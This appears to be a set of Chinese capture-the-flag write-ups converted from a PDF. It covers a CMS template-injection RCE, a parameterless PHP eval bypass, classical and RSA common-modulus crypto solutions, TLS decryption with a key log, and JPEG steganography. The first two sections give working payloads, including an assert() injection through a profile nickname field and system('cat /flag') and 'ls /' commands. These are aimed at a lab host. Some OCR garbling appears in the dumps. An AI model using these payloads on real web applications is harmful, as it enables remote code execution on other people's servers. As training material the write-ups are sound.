- Opt.php controllers (1)
- Pages.php controllers (1)
- Pl.php controllers (1)
- Play.php controllers (3)

The results show multiple instances of the `parse_string` method being called across various controllers.

最后在用户修改资料处找到控制参数的点

先注册一个用户

The screenshot shows a registration form with the following fields filled in:

- 用户名: test
- 密码: *****
- 邮箱: 1@qq.com
- 验证码: KFLZ

Below the form, there is a watermark reading "真实案例" diagonally across the page.

At the bottom of the registration page, there is a note about copyright and a link to the administrator's email: admin@qq.cn.

Below the registration page, there is a screenshot of the user profile edit page. The left sidebar shows a navigation menu with "资料设置" selected. The main area shows the following fields:

修改资料	修改头像	修改密码
账号: test		
昵称: 输入昵称		
邮箱: 1@qq.com		
手机: 输入联系手机		
扣扣: 输入联系qq		
性别: 男	女	保密

A red box highlights the line of code: \$str=\$this->parser->parse_string(\$str,\$data,true,false);

在该功能中，会从数据库中查询信息，然后放入 parse_string 函数中，进行渲染

```
//修改资料
public function index() {
    $data['ctcms_title'] = '修改资料 - '.Web_Name;
    $data['ctcms_formurl'] = links('user','edit/save');
    $row = $this->csdb->get_row_arr('user','*',array('id'=>$SESSION['user_id']));
    //获取模板
    $str=load_file('edit.html','user');
    //全局解析
    $str=$this->parser->parse_string($str,$data,true,false);
    //当前会员数据
    $str=$this->parser->ctcms_tpl('user',$str,$str,$row);
    //IF判断解析
    $str=$this->parser->labelif($str);
    echo $str;
}
```

并且昵称字段，没有做限制，可以传递前面构建的 payload

```
{if:1}assert($_POST[x]);//}123{end if}
```

将以上 payload 进行提交

The screenshot shows a user profile editing interface. The '会员中心' (Member Center) menu is selected. In the '资料设置' (Profile Settings) section, there are fields for '昵称' (Nickname), '邮箱' (Email), '手机' (Mobile), and '扣扣' (Qzone). The '昵称' field contains the payload '{if:1}assert(\$_POST[x]);//}123{end if}'. A red box highlights this injected code. Below the form is a '提交修改' (Submit Modification) button.

利用 hackbar 传递 phpinfo，发现注入成功。

The screenshot shows a browser window with the URL `http://192.168.220.131:8001/index.php?d=user&c=edit`. The page displays a PHP info dump with the title 'PHP Version 5.6.40-7+ubuntu16.04.1+deb.sury.org+1'. The dump includes various system and PHP configuration details. Below the browser is a screenshot of the Max HackBar tool interface, showing the injected payload `x=phpinfo()` in the 'Execute' field.

利用 system 函数读取 flag

The screenshot shows a web application interface. At the top, there's a navigation bar with links like 首页, 电影, 电视剧, 动漫, 综艺, 交流圈, and 更多. Below the navigation is a sidebar titled "导航列表" containing links: 会员中心, 资料设置, 我的视频, 我的文章, 充值升级, 消费记录, and 退出登陆. The main content area shows a form for "修改资料" (Modify Profile) with fields for 账号 (test), 昵称 (输入昵称), 邮箱 (1@qq.com), 手机 (输入联系手机), and 扣扣 (输入联系qq). Below the form is a "HackBar" tool with various options like HackBar, Max HackBar, 查看器, 控制台, 调试器, 样式编辑器, 性能, 内存, 网络, 存储, and 无连接环境. The URL in the browser is http://192.168.220.131:8001/index.php?d=user&c=edit. In the "Execute" section of the HackBar, the command x=system('ls /'); is entered. The result of the command execution is displayed below the browser window, showing the output of the ls command.

修改资料 - 管理系统

192.168.220.131:8001/index.php?d=user&c=edit

会员中心 / 资料设置

导航列表

账号: test
昵称: 输入昵称
邮箱: 1@qq.com
手机: 输入联系手机
扣扣: 输入联系qq

修改资料 | 修改头像 | 修改密码

账号: test
昵称: 输入昵称
邮箱: 1@qq.com
手机: 输入联系手机
扣扣: 输入联系qq

修改资料 - 管理系统

192.168.220.131:8001/index.php?d=user&c=edit

SeBaFi{fa37eb643632a967ea49ba5a874615cb}

管理系统

首页 | 电影 | 电视剧 | 动漫 | 综艺 | 交流圈 | 更多

修改资料 - 管理系统

192.168.220.131:8001/index.php?d=user&c=edit

会员中心 / 资料设置

导航列表

账号: test
昵称: 输入昵称
邮箱: 1@qq.com
手机: 输入联系手机
扣扣: 输入联系qq

修改资料 | 修改头像 | 修改密码

账号: test
昵称: 输入昵称
邮箱: 1@qq.com
手机: 输入联系手机
扣扣: 输入联系qq

192.168.220.131:8001/index.php?d=user&c=edit

HackBar | Max HackBar | 查看器 | 控制台 | 调试器 | 样式编辑器 | 性能 | 内存 | 网络 | 存储 | 无连接环境

Encryption | Encoding | SQL | XSS | Other

Load URL: http://192.168.220.131:8001/index.php?d=user&c=edit

Post data | Referer | User Agent | Cookies | Clear All

x=system('cat /flag');

midrce

```
<?php
header("Content-type:text/html;charset=utf-8");
include "flag.php";
echo "flag 在哪里呢? <br>";
if(isset($_GET['exp'])) {
    if (!preg_match('/data:\//|filter:\//|php:\//|phar:\//i',
$_GET['exp'])) {
        if (';' === preg_replace('/[a-z,_]+((?R)?\)/', NULL,
$_GET['exp'])) {
            if (!preg_match('/et|na|info|dec|bin|hex|oct|pi|log/i',
$_GET['exp'])) {
                // echo $_GET['exp'];
                @eval($_GET['exp']);
            }
        } else{
            die("还差一点哦！");
        }
    } else{
        die("再好好想想！");
    }
} else{
    die("还想读 flag, 臭弟弟！");
}
highlight_file(__FILE__);
?>
```

给源码，审计,主要内容就是这以下五个点

- 1: 需要以 GET 形式传入一个名为 exp 的参数。如果满足条件会执行这个 exp 参数的内容。
- 2: preg_match 过滤了我们伪协议的可能
- 3: preg_replace 的主要功能就是限制我们传输进来的必须时纯小写字母的函数，而且不能携带参数。只能匹配通过无参数的函数。
- 4: 最后一个 preg_match 正则匹配掉了 et/na/info 等关键字，很多函数都用不了
- 5: eval(\$_GET['exp']);

接下来进行无参数 rce 的构造

我们想构造?exp=scandir('.')来获取当前目录

那这个.我们该如何构造

这里要引入 current(localeconv())或者 pos(localeconv())

通过 payload

exp=print_r(scandir(current(localeconv())));

成功读取到目录

Array ([0] => . [1] => .. [2] => flag.php [3] => index.php)

我们发现 flag.php 是在倒数第二个

所以利用 array_reverse 函数将数组倒序输出

payload

```
exp=print_r(array_reverse(scandir(current(localeconv()))));
```

结果为

Array ([0] => index.php [1] => flag.php [2] => .. [3] => .)

这个时候 flag.php 变成了第二个

我们再结合 next 函数和 show_source 函数，读取第二个文件的内容

payload

```
exp=show_source(next(array_reverse(scandir(current(localeconv())))));
```

最终取得 flag

砀山实验室

juSTFoRfun

DES 解密->找到密码(密码是题目标题培根密码加密)->解密->ASCII 码移位->栅栏

首先看到题目：juSTFoRfun，有大小写就不正常。联想到培根密码

百度下培根密码，得到密码表



The screenshot shows a Baidu Encyclopedia page titled "培根密码". The main content is a table titled "原理" (Principle) which maps lowercase letters to five-letter groups. The table is as follows:

A/a	aaaaa	H/h	aabbb	O/o	abbba	V/v	babab
B/b	aaaab	I/i	abaaa	P/p	abbbb	W/w	babba
C/c	aaaba	J/j	abaab	Q/q	baaaa	X/x	babbb
D/d	aaabb	K/k	ababa	R/r	baaab	Y/y	bbaaa
E/e	aabaa	L/l	ababb	S/s	baaba	Z/z	bbaab
F/f	aabab	M/m	abbaa	T/t	baabb		
G/g	aabba	N/n	abbab	U/u	babaa		

把小写比作 a， 大写比作 b

juSTFoRfun，就是 aabbb abaaa，在表中就是 hi

在看到密文：

U2FsdGVkX1+EUH9pLJl0+jVC1ARjX0A/MBSKaPaUBXuCJwcApJQyDggEfQx2t+BVTUzt/dW78JbWH
CoVOU2OHQ==

试了几种常见加密方式，最后试出是 des 加密，密码就是 hi



The screenshot shows an online encryption tool interface. The left panel shows the "明文" (Plain Text) input field containing "Moi:CLnN_.unJms?c<=ibYYlh[Aspe?&gbl_HmwI". The right panel shows the "密文" (Ciphertext) output field containing "U2FsdGVkX1+EUH9pLJl0+jVC1ARjX0A/MBSKaPaUBXuCJwcApJQyDggEfQx2t+BVTUzt/dW78JbWHCoVOU2OHQ==". The middle section contains the following settings:

- 加密算法: DES
- 密码: hi
- 按钮: 加密 ➤, < 解密

根据题目中提示，flag 里只有"_"，就试试常见密码，但是因为出现了不同的符号，猜测是 ASCII 移位，写个小脚本尝试一下。

```

70 # ### ASCII decode
71 encode="Mcj;CLnN_unJms?c<=ibYYlh[lAspc?a@sLY_Hmw"
72
73 for i in xrange(1,120):
74     decode=""
75     for x in encode:
76         char=ord(x)
77         decode=decode+chr(char+i)
78     print decode
79 print '*'*20

```

这段代码是一个解码器，它遍历从1到120的范围，将字符串`encode`中的每个字符按偏移量`i`进行解码。解码后的字符串是`SipAIRtTe{tPsyEiBCoh__rnarGyviEgFyr_eNs}`，带有红色箭头指向。

发现其中一个比较正常的像 flag 的

SipAIRtTe{tPsyEiBCoh__rnarGyviEgFyr_eNs}

这种形式的字符串很熟悉了，可以判断出是栅栏，也是利用脚本跑一下。

```

1 e = 'SipAIRtTe{tPsyEiBCoh__rnarGyviEgFyr_eNs}'
2
3 elen = len(e)
4 print elen
5 field=[]
6 for i in range(2,elen):
7     if(elen%i==0):
8         field.append(i)
9
10 for f in field:
11     b = elen / f
12     result = {x:'' for x in range(b)}
13     for i in range(elen):
14         a = i % b
15         result.update({a:result[a] + e[i]}) 
16     d = ''
17     for i in range(b):
18         d = d + result[i]
19     print str(f) + '\t' + str(d)
20
21

```

```

40 S_i_prAnIaRrtGTyev{itEPgsFyyEri_BeCnosh}
41 St_EiP_gpsrFAynyIEarRir_tBGeTCyNeovs{hi}
42 SeBaFi{CryptoGrAPhy_Is_veRy_iNtErEsTing}
43 SRti_rE_itPB_GgeptCryFNAeyonvysI{Ehair}
44 SIesB_avFeiRiyC_riyNpttEorGErsATPihnnyg_}
45 SpItetsEB0_raGvEFresiART{PyiCh_nryiigy_N}
[Finished in 0.1s]

```

flag:

SeBaFi{CryptoGrAPhy_Is_veRy_iNtErEsTing}

SECRET

附件给到一个压缩包，但是打开只看到两个密文，很难下手
经过仔细查看，发现其实该目录下有一个隐藏文件

```
12288 Oct 5 16:22 .rsa.py.swp
309 Oct 5 01:38 flag.enc1
309 Oct 5 01:38 flag.enc2
```

通过 vim 进行恢复拿到加密源码，发现为 RSA 的题目

尝试直接分解 N，经过长时间的尝试也可以，当然还有其他的办法

经过查看源码会发现该题目是利用了两对公钥进行加密，但是公钥中 N 相同
所以就考虑到为 RSA 的公模攻击

e_1, e_2 互质

即 $\gcd(e_1, e_2) = 1$

此时则有 $e_1*s_1 + e_2*s_2 = 1$

式中， s_1, s_2 皆为整数，但是一正一负。

通过扩展欧几里德算法，我们可以得到该式子的一组解 (s_1, s_2) ，假设 s_1 为正数, s_2 为负数.

因为 $c_1 = m^{e_1 \% n}$ $c_2 = m^{e_2 \% n}$

所以 $(c_1 s_1 * c_2 s_2) \% n = ((m^{e_1 \% n}) s_1 * (m^{e_2 \% n}) s_2) \% n$

根据模运算性质，可以化简为

$(c_1 s_1 * c_2 s_2) \% n = ((m^{e_1} s_1 * m^{e_2} s_2) \% n$

即 $(c_1 s_1 * c_2 s_2) \% n = (m^{(e_1 s_1 + e_2 s_2)} \% n$

又前面提到 $e_1 * s_1 + e_2 * s_2 = 1$

所以

$(c_1 s_1 * c_2 s_2) \% n = (m^{(1)}) \% n$

$(c_1 s_1 * c_2 s_2) \% n = m \% n$

即 $c_1 s_1 * c_2 s_2 = m$

注意：在数论模运算中，要求一个数的负数次幂，与常规方法并不一样。

比如此处要求 c_2 的 s_2 次幂，就要先计算 c_2 的模反元素 c_2r ，然后求 c_2r 的 $-s_2$ 次幂

最终写脚本实现

```
import sys

def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)
def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('modular inverse does not exist')
    else:
        return x % m


z = lambda x: ('', '0')[len(x)%2] + x

e1=17
e2=65537
s = egcd(e1, e2)
```


```
s1 = s[1]
s2 = s[2]
n=144448466377819381694024103219119765212174129727469803
c1= int(open("flag.enc1").read())
c2= int(open("flag.enc2").read())
if s1<0:
    s1 = - s1
    c1 = modinv(c1, n)
elif s2<0:
    s2 = - s2
    c2 = modinv(c2, n)
m=(pow(c1,s1,n)*pow(c2,s2,n)) % n
#print m
print z(hex(m)[2:-1]).decode("hex").split("{}")[0] + "}"
```

流量中的秘密

打开流量包，可以发现其中有一个可疑压缩包 `sslkey.zip`，导出。



导出后打开，发现加密，可以使用工具"Advanced Archive Password Recovery"爆破，得到密码 1234555



打开 `sslkey.log` 发现是 https 的秘钥交换信息。对于密钥交换使用 RSA 算法，`pre-master-secret` 由客户端生成，并使用公钥加密传输给服务器。可以利用该信息对 https 解密、

```
1 # SSL/TLS secrets log file, generated by NSS
2 RSA 179760cf7f7cf0a 030388efb2d2790768019c4e36d8daecc7928dff6ee72251b591b30f067e65f9b0f68f47ad926ec139a75c175f73fa03
3 CLIENT_RANDOM d49294efcc1ca49de90927ce543e31fb4d96ce2a5a2ee0cb809e637f999b31a 2ef9e31e4a909f002843b5aa5a2f90e71b4659d46
4 RSA 128f0aa6b025d1da 0303c062715400afbd3520251b7374d01357fe600e70e92bc698640167ca6a8bde46216938ebe646a0eec6f73c0f43
5 CLIENT_RANDOM 4226f3199c44c0ad503e592f29042aa0f5fde184eea1313752597691fee55f56 23d01aa2b01a18563a538cf123d8e07848a50cf12
6 RSA 445b1ab34df2610a 03031e3507e5342d960ebd757793a8a390791e9b4d3d4252c708743ea81acc098e7ec6e05edd83b4585a69bd4dde9
7 CLIENT_RANDOM 67cc82b25e38344ff4ac24fd4ceb97d6a545b4e58a581c5331e762def1b2d39 3038bbd634e8e1c00cb188b112f07ec49e01025e6
8 CLIENT_RANDOM 80097be452632a4da151f80734b888296910512ece32487d54c321c77cb8d75b 2ef9e31e4a909f002843b5aa5a2f90e71b4659d46
9 CLIENT_RANDOM c57b7ed9f330e69fbff8bd13f287b45ad969adbcfd959437e0f21336726154d2 2ef9e31e4a909f002843b5aa5a2f90e71b4659d46
10 CLIENT_RANDOM 0608c69c8a93aea2a3c9bfdbcd21bd5d4056bee39ef3dc2d6799b6edc7af7ee 2ef9e31e4a909f002843b5aa5a2f90e71b4659d46
11 CLIENT_RANDOM 9388d57f7d409527c5f5ff67b50ebf0cc5ae17b678fa75714814244bcd4b5070 2ef9e31e4a909f002843b5aa5a2f90e71b4659d46
12 CLIENT_RANDOM 43f5280461afe16b55d6604a847a16418079ad2c00c144d099940d7e4ee99d6d 2ef9e31e4a909f002843b5aa5a2f90e71b4659d46
13 CLIENT_RANDOM a82166375482e21c40c223025162f7f562aa535944840b185dff93438fc3d582 2ef9e31e4a909f002843b5aa5a2f90e71b4659d46
14 CLIENT_RANDOM 547efdff7f753c470d5d519c1e1323c84e092b05c95aa4d168b22966cd34a027 2ef9e31e4a909f002843b5aa5a2f90e71b4659d46
15 CLIENT_RANDOM c4e31cb48cbff16180c14d04b35fc2eaa64ee7aa1d12d587b1ce456ed6b044 2ef9e31e4a909f002843b5aa5a2f90e71b4659d46
16 CLIENT_RANDOM 823a0e68236751faf1f015ffabc2db576117e9e76675d2fe63667a038aa9ce3 2ef9e31e4a909f002843b5aa5a2f90e71b4659d46
17 RSA 4bb60437aab01c53 030386ef43dal1f85fbfc82439d202905eff61fc81e394bacce57cb322603b810faaae0d607eb5bc3601b8ab7faae
18 CLIENT_RANDOM 70e4681f909b1f4277ble14ca1513936493b29749e474a6bc4fd667e4b991296 9fb316430e37de1173ce5c5bc2020a4d3745a821
19 CLIENT_RANDOM 2693db6966d2057f68f55aa4e75dbfd4d4dbf579f1b6753a0008478143033a 214e87c81c976fa7f75553cbde268e8c733a23d75
20 CLIENT_RANDOM daeb2f292980cc65697f58f44ea99f0b58014aa1d5a4501c975d9d69c60bac4b f38fcb30fbfa5b72b4588d276fa019514ec61df
21 RSA 92e4ba12f492d333 03030360d094c1c204df0d47dd5ce0f3b9c808999e0d56b429201f5d408f2021915b74979a5383e85e03d74d4c8db
22 CLIENT_RANDOM 80022b3f1753f700ec5dd5edcef18aa0a1f17466e926384fb9c12c26c70d16 9648070f654aa64f000bdcf17ac8e19e930c0ba06
23 RSA 13db064583602a00 0303c5f04f342071039b4ea9fd155f819la0f006fae05e25ed078147555459934ed27315d9f933d262c697cb83c0d5f1
24 DT_TENANT_DAMNVM A65310f17f738791406824050a845a970h7874nnaa8n027fa2a47a2407he20n54344ha# 7707-ha714h702a1-hn0n08188AGa25~438n556n
```


同时流量包中还存在 https 的加密流量不可见

No.	Time	Source	Destination	Length	Protocol	tcp.port	da	Info
2254	119	192.168.1.103	sslbaidu.jomodns...	107	TLSv1.2	38420 (38420),https (443)		Encrypted Alert
2255	119	192.168.1.103	sslbaidu.jomodns...	54	TCP	38420 (38420),https (443)	38420 - https(443) [FIN, ACK] Seq=646	
2256	119	sslbaidu.jomodns.com	192.168.1.103	60	TCP	https (443),38420 (38420)	https(443) + 38420 [ACK] Seq=181 Ack=6	
2257	119	sslbaidu.jomodns.com	192.168.1.103	60	TCP	https (443),38420 (38420)	https(443) + 38420 [ACK] Seq=181 Ack=6	
2258	119	sslbaidu.jomodns.com	192.168.1.103	60	TCP	https (443),38420 (38420)	https(443) + 38420 [FIN, ACK] Seq=181	
2259	119	sslbaidu.jomodns.com	192.168.1.103	60	TCP	https (443),38421 (38421)	https(443) + 38421 [ACK] Seq=181 Ack=6	
2260	119	sslbaidu.jomodns.com	192.168.1.103	60	TCP	https (443),38421 (38421)	https(443) + 38421 [ACK] Seq=181 Ack=6	
2261	119	sslbaidu.jomodns.com	192.168.1.103	60	TCP	https (443),38421 (38421)	https(443) - 38421 [FIN, ACK] Seq=181	
2262	119	sslbaidu.jomodns.com	192.168.1.103	60	TCP	https (443),38422 (38422)	https(443) + 38422 [ACK] Seq=181 Ack=6	
2263	119	sslbaidu.jomodns.com	192.168.1.103	60	TCP	https (443),38422 (38422)	https(443) + 38422 [ACK] Seq=181 Ack=6	
2264	119	sslbaidu.jomodns.com	192.168.1.103	60	TCP	https (443),38422 (38422)	https(443) - 38422 [FIN, ACK] Seq=181	
2265	119	192.168.1.103	sslbaidu.jomodns...	54	TCP	38420 (38420),https (443)	38420 - https(443) [ACK] Seq=647 Ack=1	
2266	119	192.168.1.103	sslbaidu.jomodns...	54	TCP	38421 (38421),https (443)	38421 - https(443) [ACK] Seq=647 Ack=1	
2267	119	192.168.1.103	sslbaidu.jomodns...	54	TCP	38422 (38422),https (443)	38422 - https(443) [ACK] Seq=647 Ack=1	
2268	120	140.206.78.19	192.168.1.103	70	TCP	http(80),23404 (23404)	http(80) + 23404 [PSH, ACK] Seq=1 Ack=1	
2269	120	192.168.1.103	140.206.78.19	54	TCP	23404 (23404),http (80)	23404 - http(80) [ACK] Seq=18 Ack=17 W	
2270	120	192.168.1.103	39.156.69.21	668	TLSv1.2	38402 (38402),ddi-tcp-1 (88...	Application Data	
2271	120	39.156.69.21	192.168.1.103	60	TCP	ddi-tcp-1 (8888),38402 (384...	ddi-tcp-1(8888) + 38402 [ACK] Seq=3724	
2272	120	39.156.69.21	192.168.1.103	262	TLSv1.2	ddi-tcp-1 (8888),38402 (384...	Application Data	
2273	120	192.168.1.103	39.156.69.21	54	TCP	38402 (38402),ddi-tcp-1 (88...	38402 - ddi-tcp-1(8888) [ACK] Seq=1872	

因此尝试用 sslkey.log 对 https 流量进行解密。



(老版本是 ssl 而不是 tls)



解码后可以直接 **ctr+f** 搜索特征字段，找到结果，url 解码后得到 flag：
SeBaFi{9b858df3ceb9129a240d70fb5bbd4989}

No.	Time	Source	Destination	Length	Protocol	tcp port	da Info
1259	13	192.168.1.103	183.232.231.172	66	TCP	41951 (41951),https (443)	[TCP Dup]
1260	13	192.168.1.103	183.232.231.172	66	TCP	41951 (41951),https (443)	41951 →
1261	13	192.168.1.103	183.232.231.172	54	TCP	41951 (41951),https (443)	41951 →
1262	13	192.168.1.103	183.232.231.172	54	TCP	41951 (41951),https (443)	41951 →
1263	13	183.232.231.172	192.168.1.103	203	TLSv1.2	https (443),41951 (41951)	Application
1264	13	183.232.231.172	192.168.1.103	1115	TLSv1.2	https (443),41951 (41951)	Application
1265	13	192.168.1.103	183.232.231.172	54	TCP	41951 (41951),https (443)	41951 →
1266	13	183.232.231.172	192.168.1.103	123	TLSv1.2	https (443),41951 (41951)	Application
1267	13	183.232.231.172	192.168.1.103	107	TLSv1.2	https (443),41951 (41951)	Application
1268	13	192.168.1.103	183.232.231.172	54	TCP	41951 (41951),https (443)	41951 →
1269	13	183.232.231.172	192.168.1.103	1494	TCP	https (443),41951 (41951)	[TCP Out]
1270	13	183.232.231.172	192.168.1.103	1227	TCP	https (443),41951 (41951)	[TCP Out]
1271	13	183.232.231.172	192.168.1.103	203	TCP	https (443),41951 (41951)	[TCP Out]
1272	13	192.168.1.103	183.232.231.172	66	TCP	41951 (41951),https (443)	[TCP Dup]
1273	13	192.168.1.103	183.232.231.172	66	TCP	41951 (41951),https (443)	[TCP Dup]


展开请求详细信息：

```

[truncated]GET /5bU_dTmfKgQFm2e88IuM_a/union.gif?q=SeBaFi%7B9b858df3ceb9129a240d70fb5bbd4989%7D&fm=se&T=1570031
  Request Method: GET
  Request URI [truncated]: /5bU_dTmfKgQFm2e88IuM_a/union.gif?q=SeBaFi%7B9b858df3ceb9129a240d70fb5bbd4989%7D&fm=se&T=15700314008y=FF7EEBF
    Request URI Path: /5bU_dTmfKgQFm2e88IuM_a/union.gif
    Request URI Query [truncated]: q=SeBaFi%7B9b858df3ceb9129a240d70fb5bbd4989%7D&fm=se&T=15700314008y=FF7EEBF
      Request URI Query Parameter: q=SeBaFi%7B9b858df3ceb9129a240d70fb5bbd4989%7D
      Request URI Query Parameter: fm=se
      Request URI Query Parameter: T=15700314008
      Request URI Query Parameter: y=FF7EEBF
  
```

滑稽隐写系列 7

第一步：下载，使用 Hxd 或 winhex 或 010Editor 打开文件并分析文件类型，在末尾发现先 4B50，如图 1 所示



00014200	F4 FB 7A B2 8F 1A 04 DB FE 4A D1 5B 25 80 AF 80	ôûz...ÜþJÑ[‰€—€
00014210	B9 0C E4 20 1C 8A 48 2A 11 40 AE 3A 0B 9D 05 20	·.ä .ŠH*.@@:...
00014220	A8 18 18 01 D0 07 22 E3 8E 24 E8 F1 74 8B 8E 28	...·.ä. "äŽŠèñt<ž(
00014230	E5 8D 0E CA BD 10 30 C3 52 3B 56 C5 74 78 74 2E	å..È·.OÄR;VÅtxt.
00014240	87 96 E6 86 AF E5 69 84 99 09 01 00 0F 70 75 74	#-æ†·åi,“....put
00014250	78 74 2E C4 CE DC C3 00 13 00 08 00 00 0D 35 00	xt.ÄIÜÄ.....5.
00014260	00 02 0C E9 DF 4B 46 4D 03 74 3B 00 08 00 00 00	...éBKFM.t;.....
00014270	14 04 03 4B 50	...KP

图 28 查看文件

仔细分析这个文件尾，我们可以发现这就是 ZIP 的文件头，但被反转了
第二步：编写脚本将 ZIP 再次反转，就可以正常打开了，如图 2 所示




图 29 查看压缩包

根据提示信息，图片被加密（查看图片，发现图片的确是滑稽自拍照），查看密文，如图 3 所示




图 3 爆破出密码

此处就需要看大家的基本功了，这种加密方式是 aaencode，从形式看类似于 js fuck，我们只需复制至浏览器控制台运行即可，获得密码是 123457。如图 4 所示



```
> 'dæ= /`m`-`-4k ///*`v `f /`_`m` o= (000) - =3z c= (000) = (000) - (000) ; (000) = (o^_~o) / (o^_~o) ; (000) = (o^_~o) ; ((000==3) +'_') [000] ; (000+`
```

```
password: 123457
alert( the password is 123457 )
< undefined
```

图 4 解密

那这个密码有什么用吗？我们如何使用这个密码去解密图片呢？

这里我需要介绍一款工具 JPHS（对应图片隐写，我们首先可以使用 stegdetect.exe 分析图片由哪种工具隐写，但是，这次的图片已经被恶意损坏，导致无法检测）

JPEG 图像的信息隐藏软件 JPHS，它是由 Allan Latham 开发设计实现在 Windows 和 Linux 系统平台针对有损压缩 JPEG 文件进行信息加密隐藏和探测提取的工具。软件里面主要包含了两个程序 JPHIDE 和 JPSEEK。JPHIDE 程序主要是实现将信息文件加密隐藏到 JPEG 图像功能，而 JPSEEK 程序主要实现从用 JPHIDE 程序加密隐藏得到的 JPEG 图像探测提取

信息文件，Windows 版本的 JPHS 里的 JPHSWIN 程序具有图形化操作界面且具备 JPHIDE 和 JPSEEK 的功能。

第三步：使用 JPHS-Seek，输入两次密码，获得 flag 如图 5 图 6 所示




图 5



图 6

Blocks

打开发现是一个不知名的文件



